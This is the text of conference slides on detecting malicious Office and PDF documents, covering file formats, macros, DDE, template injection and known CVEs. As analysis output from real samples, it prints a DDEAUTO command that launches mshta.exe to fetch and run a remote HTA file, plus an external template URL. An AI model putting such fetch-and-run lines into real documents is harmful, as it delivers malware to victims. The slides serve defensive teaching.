



Arab Security Conference

8th Round
Sponser
2024
22nd - 23rd SEPTEMBER



Mohammad Khreesha

Senior Cybersecurity Director @ Scopesky Communications

**The Art of Maldocs Hunting : A Detection of Common
Techniques Used in Malicious Documents**



Agenda

- **Introduction**
- **Malware Attacks**
- **Malware Analysis**
- **Malicious Documents**
- **Types of Malicious Documents**
- **Maldocs Common Techniques**
- **Demos**
- **Q&A**



Arab Security Conference

8th Round
Sponser
2024
22 - 23 SEPTEMBER

Malware Attacks



What Are Malwares?

Malicious software (Malware) is software that is intentionally included or inserted in a computer system for a harmful purpose.

Examples of Malware

1 Trojans

2 Backdoors

3 Rootkits

4 Ransomware

5 Adware

6 Viruses

7 Worms

8 Spyware

9 Botnets

10 Crypters





Malware Propagation Techniques

1 Instant Messenger applications

2 Portable hardware media/removable devices

3 Browser and email software bugs

4 Insecure patch management

5 Rogue/decoy applications

6 Untrusted sites and freeware web applications/
software

7 Downloading files from the Internet

8 Email attachments

9 Network propagation

10 File sharing services (NetBIOS, FTP, SMB)

11 Installation by other malware

12 Bluetooth and wireless networks



Arab Security Conference

8th Round
Sponser
2024
22 - 23 SEPTEMBER

Malware Analysis



What is Malware Analysis?

- Malware Analysis is a process of reverse engineering a specific piece of malware to determine the origin, functionality, and potential impact of a given type of malware.
- Why Malware Analysis?
 - To exactly determine what happened
 - To determine the malicious intent of malware software
 - To identify indicator of compromise (IoC)
 - To determine the complexity level of an intruder
 - To identify the exploited vulnerability
 - To identify the extent of damage caused by the intrusion
 - To catch the perpetrator accountable for installing the malware





Malware Analysis Techniques

Static vs Dynamic Analysis

Static Analysis


1. Debugs the software without the code execution.
2. Dissection of Dead Code.
3. Detects the presence of malicious code instantly.
4. Verifies the accuracy of models of the given system and targets the memory corruption flaws.

Dynamic Analysis

1. Execute the malware to examine its live conduct.
2. Understand its functionality and recognize technical factors like IP addresses, registry keys, file path locations, etc.
3. Also, establish communication with the attacker.
4. Involves API calls, Instruction changes, Registry changes, memory writers, and network calls.



Malware Analysis Lab Setup






Malicious Documents



What are Maldocs?


- Maldoc is a document that carries with it a malicious payload.
- The most common carrier files are Office documents along with Portable Document Format (PDF) files.
- Often attached or linked to within email.
- Email attachments are the #1 malware entry vector.
- Email links are also in the top 10.
- The median company received over 90% of their detected malware by email.
- Office-based carrier files made up 45% of delivered file types.





Maldocs Delivery Approaches

- Users often transfer documents via email
- As such, they are more prone to open the bad boys
- Common schemes used:
 - Purchase Orders / Invoices
 - Resumes / CVs
 - Receipts / Bills
 - Contract Proposals
- Wide-net vs. more targeted approach





Types of Malicious Documents



Malicious Office Files

- Phishing attacks are one of the three primary ways attackers get access to organizations according to Verizon's 2023 Data Breach Investigations Report.
- Many phishing attacks arrive via emails containing malicious attachments.
- A seemingly innocent Microsoft Word file, for example, can be the initial infection stage of a dangerous attack where a threat actor uses a document to deliver malware.
- Office documents are widely used by threat actors to deliver malware.
- Usually, the file is attached to an email that is crafted to look like a legitimate communication.
- Threat actors use social engineering techniques to persuade the victim into opening the malicious attachment.





Office Files Formats



Object Linking and Embedding (OLE) - 1

- Was used in Microsoft Word 97–2003 documents and other Microsoft products such as Outlook messages.
- The well-known file extensions .doc, .xls and .ppt are all file types based on the OLE format. An OLE file is a compound file and it is structured as a file system within a file.
- OLE files are formatted as ZIP and the contents of the file can be viewed using oledir utility.
- The OLE file contains:

Streams of data where each stream has a name. A file must contain at least one stream. For example, for Word documents, it is mandatory to contain a stream called WordDocument, which is the main stream that contains the document text.

Storages that contain streams or other storages.

Properties that are streams containing information about the document, such as author, title, creation, and modification date. Property streams always start with x05.



Object Linking and Embedding (OLE) - 2

Layout of an OLE file as presented by oldedir utility, showing the macros storage, main stream, and properties.

id	Name	Size	CLSID
0	Root Entry	-	100020906-0000-0000-C000-000000000046
			Microsoft Word 97-2003 Document
			(Word.Document.8)
21	\x01CompObj	114	
5	\x05DocumentSummaryInformation	4096	
4	\x05SummaryInformation	4096	
2	1Table	19542	
1	1Data	127637	
10	1Macros	-	
20	PROJECT	1381	
19	PROJECTwm	135	
11	VBA	-	
12	VIMoqifwGb	10650	
15	_VBA_PROJECT	17556	
17	__SRP_0	1192	
18	__SRP_1	102	
13	__SRP_2	1304	
14	__SRP_3	103	
16	dir	1511	
6	1MsODataStore	-	
7	B0YÂLOQEKU03ĐÂÑBÂGR5WA==	-	
8	Item	1306	
9	Properties	1341	
3	1WordDocument	15166	



Office Open XML (OOXML) - 1

- This file format was incorporated into Microsoft Office 2007.
- It is a zipped XML-based format developed by Microsoft and used for all Microsoft Office files.
- The associated extensions include .docx, .xlsx and .pptx. OOXML files are structured in a similar way to OLE files but there are several differences between them:
 - Each directory in the OOXML file contains a .xml file.
 - A file called [Content_Types].xml must be in the root directory of the archive. It contains all of the content types included in the archive.
 - OOXML files cannot contain VBA macros.
 - OOXML files contain any objects including images, OLE objects[1], PE files, media files, and more.
 - Relationships between objects are described in the files with .rels extension.



Office Open XML (OOXML) - 2

Layout of an OOXML file.

```
ooxml_output
├── [Content_Types].xml
├── _rels
├── customXml
│   ├── _rels
│   │   └── item1.xml.rels
│   ├── item1.xml
│   └── itemProps1.xml
├── docProps
│   ├── app.xml
│   └── core.xml
└── word
    ├── _rels
    │   ├── document.xml.rels
    │   └── vbaProject.bin.rels
    ├── document.xml
    ├── endnotes.xml
    ├── fontTable.xml
    ├── footer1.xml
    ├── footer2.xml
    ├── footer3.xml
    ├── footnotes.xml
    ├── header1.xml
    ├── header2.xml
    ├── header3.xml
    ├── settings.xml
    ├── styles.xml
    ├── theme
    │   └── theme1.xml
    ├── vbaData.xml
    ├── vbaProject.bin
    └── webSettings.xml
```



Rich Text Format (RTF) - 1

- RTF is another document format developed by Microsoft.
- RTF files encode text and graphics in a way that makes it possible to share the file between applications.
- In the past, it was more difficult to open a .doc file without having Microsoft Office or even a Windows PC, so using RTF became a convenient solution.
- RTF files consist of unformatted text, control words, groups, backslash, and delimiters.
- RTF files don't support macros.



Rich Text Format (RTF) - 2

Layout of an OOXML file.

```
oleid 0.60.dev1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
```

Filename: rtf_file

Indicator	Value	Risk	Description
File format	Rich Text Format	info	
Container format	RTF	info	Container type
Encrypted	False	none	The file is not encrypted
VBA Macros	No	none	RTF files cannot contain VBA macros
XLM Macros	No	none	RTF files cannot contain XLM macros
External Relationships	0	none	External relationships such as remote templates, remote OLE objects, etc



Caution

- In general, you should never trust the suffix of a file because attackers deliberately change the suffix to trick victims into opening them.
- Always verify the file type that you are analyzing.
- You can use the file command (Linux/Mac) or the oleid utility from oledtools developed by Decalage.
- oleid displays useful and important information about the file, including the file type and encryption.



Malicious PDF Files - 1

- The PDF format was created by Adobe in 1993, as a text-based structure that gives users a reliable way to present documents regardless of the operating system and the software they are using.
- PDF files can present a wide variety of content such as images, links, video files, 3D objects, editable forms and much more.
- The PDF structure is hierarchical and contains four main parts:

Header : Specifies the version number of the PDF.

Body : holds all of the information including text and other elements such as images, links, etc.

Cross-reference table : Specifies the offset from the start of the file to each object in the file, so that the PDF reader will be able to locate them without loading the whole document

Trailer : Specifies information about the cross-reference table so the PDF reader will be able to find the table and other objects.





Malicious PDF Files - 2

PDF File Structure

1 %PDF-1.4 2 1 0 obj 3 << 4 /Length 51 5 >> 6 stream 7 1 0 0 RG 8 5 w 9 36 144 m 10 180 144 l 11 180 36 l 12 36 36 l 13 s 14 endstream 15 endobj 16 2 0 obj 17 << 18 /Type /Catalog 19 /Pages 3 0 R 20 >> 21 endobj 22 3 0 obj 23 << 24 /Type /Pages 25 /Kids [4 0 R] 26 /Count 1 27 >> 28 endobj 29 4 0 obj 30 << 31 /Type /Page 32 /Parent 3 0 R 33 /MediaBox [0 0 612 792] 34 /Contents 1 0 R 35 >> 36 endobj 37	Header
38 39 xref 40 0 4 41 0000000000 65535 f 42 0000000010 00000 n 43 0000000113 00000 n 44 0000000165 00000 n 45 0000000227 00000 n 46 trailer 47 << 48 /Size 4 49 /Root 2 0 R 50 >> 51 startxref 52 344 53 %%EOF	Body
	Cross-reference table
	Trailer



Maldocs Common Techniques



Office Maldoc Techniques

- There are several ways in which a document can be weaponized with malware and used to launch an attack.
 - Abusing Office Macros
 - Abusing Windows Dynamic Data Exchange (DDE)
 - Abusing .rels – Template Injection
 - Abusing Known Vulnerabilities in Office files



Office Macros - 1

- This technique is documented within MITRE ATT&CK® T1137.
- Macros save users time by allowing them to automate a series of commands that can be triggered by different actions.
- Usually, macros are written in VBA.
- Another way to create a macro is to record it within the Microsoft Office application.
- Macros are a powerful tool that gives users access and permissions to resources of the local system.
- Attackers use macros to modify files on the system and to execute the next stage of an attack.



Office Macros - 2

- By default, OOXML files (.docx, .xlsx, .pptx) can't be used to store macros.
- Only specific files with enabled-macro can be used to contain VBA macros.
- The goal is to make it easier to detect files that have macros and to reduce the risk of attacks that use macros.
- Files with enabled macros use the letter m at the end of the extension such as .dotm, .docm, .xlsm, and .pptm.
- Microsoft added several security measures to restrict the execution of macros.
- The most effective way to protect the system is to entirely disable macros, but it's not always possible as macros are a handy tool for many organizations.
- Another option is manually enabling macros and enforcing limitations on the source and integrity of the document.
- An alternative solution is to open files in Protected View.



Office Macros – Examples





Dynamic Data Exchange

- This technique is documented in MITRE ATT&CK® T1559.
- DDE is a protocol that is used to share data between Microsoft Office applications.
- This protocol gives attackers the ability to execute different commands including being able to download additional malicious payloads.
- This method can be used both in OLE and OOXML files.
- Newer versions of Office applications alert users when a document is attempting to execute a DDE command.
- Attackers have since crafted their phishing emails to trick victims into ignoring these alerts, allowing the execution of malicious code.
- This method is widely used by threat actors including APT28 and FIN7.



Dynamic Data Exchange - Example

```
msodde 0.55 - http://decalage.info/python/oletools  
THIS IS WORK IN PROGRESS - Check updates regularly!  
Please report any issue at https://github.com/decalage2/oletools/issues
```

```
Opening file: /Users/nicole/Downloads/bd61559c7dcae0edef672ea922ea5cf15496d18cc8c1cbebee9533295c2d2ea9
```

```
DDE Links:
```

```
DDEAUTO C:\\Programs\\Microsoft\\Office\\MSword.exe\\..\\..\\..\\..\\..\\windows\\system32\\mshta.exe "http://w-szczecin.pl/img2/NEW15_10.doc/index.hta "
```



Template Injection

- This technique is described in MITRE ATT&CK® T1221.
- OOXML files are ZIP archives composed of XML (.rels) files containing properties that define how the document is constructed.
- The properties can refer to parts that are stored in the archive file, on the local machine, or on a remote resource via URLs.
- Attackers can use this feature to conceal malicious code by storing it on a remote server and to avoid detection by standard EDRs because the Office document itself doesn't contain malicious code. There are many types of properties that can be used, one of them being the template.



Template Injection - Example

```
oleid 0.60.dev1 - http://decalage.info/oletools  
THIS IS WORK IN PROGRESS - Check updates regularly!  
Please report any issue at https://github.com/decalage2/oletools/issues
```

```
Filename: 00e5afc3cd0760434f9812ac569e8c00c27a82ef4312e6290d351a88498efa8d.sample
```

Indicator	Value	Risk	Description
File format	IMS Word 2007+ Document (.docx)	info	
Container format	OpenXML	info	Container type
Encrypted	False	none	The file is not encrypted
VBA Macros	No	none	This file does not contain VBA macros.
XLM Macros	No	none	This file does not contain Excel 4/XLM macros.
External Relationships	1	HIGH	External relationships found: attachedTemplate - luse oleobj for details



Continue..

```
→ ~ oleobj Downloads/00e5afc3cd0760434f9812ac569e8c00c27a82ef4312e6290d351a88498efa8d
oleobj 0.56.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
```

```
File: 'Downloads/00e5afc3cd0760434f9812ac569e8c00c27a82ef4312e6290d351a88498efa8d'
Found relationship 'attachedTemplate' with external link http://reject.striman.ru/ПК-ПК/prevailed.dot
```



Known Office Vulnerabilities

- Known vulnerabilities of Office products are patched by Microsoft all the time.
- Many organizations still don't patch their software, making it possible for attackers to exploit vulnerabilities that are several years old.
- CISA and the FBI issued a 2020 security alert describing three vulnerabilities related to Microsoft's OLE technology being exploited by state-sponsored actors. These vulnerabilities were CVE-2017-11882, CVE-2017-0199, and CVE-2015-1641.



PDF Maldoc Techniques

- PDF files support a wide variety of data types that can be present.
- Threat actors fully control the content of the files they send to lure victims and they use the different capabilities of the PDF format for their attacks.
- PDF files natively support JavaScript, so attackers can create files that will execute scripts once a file has been opened at this stage to download additional payload or steal information.
- There are many PDF readers that are being used, some are multiplatform, others based on web browsers but like any other software they have bugs and vulnerabilities.



PDF Maldoc – Examples





Arab Security Conference

8th Round

THANK YOU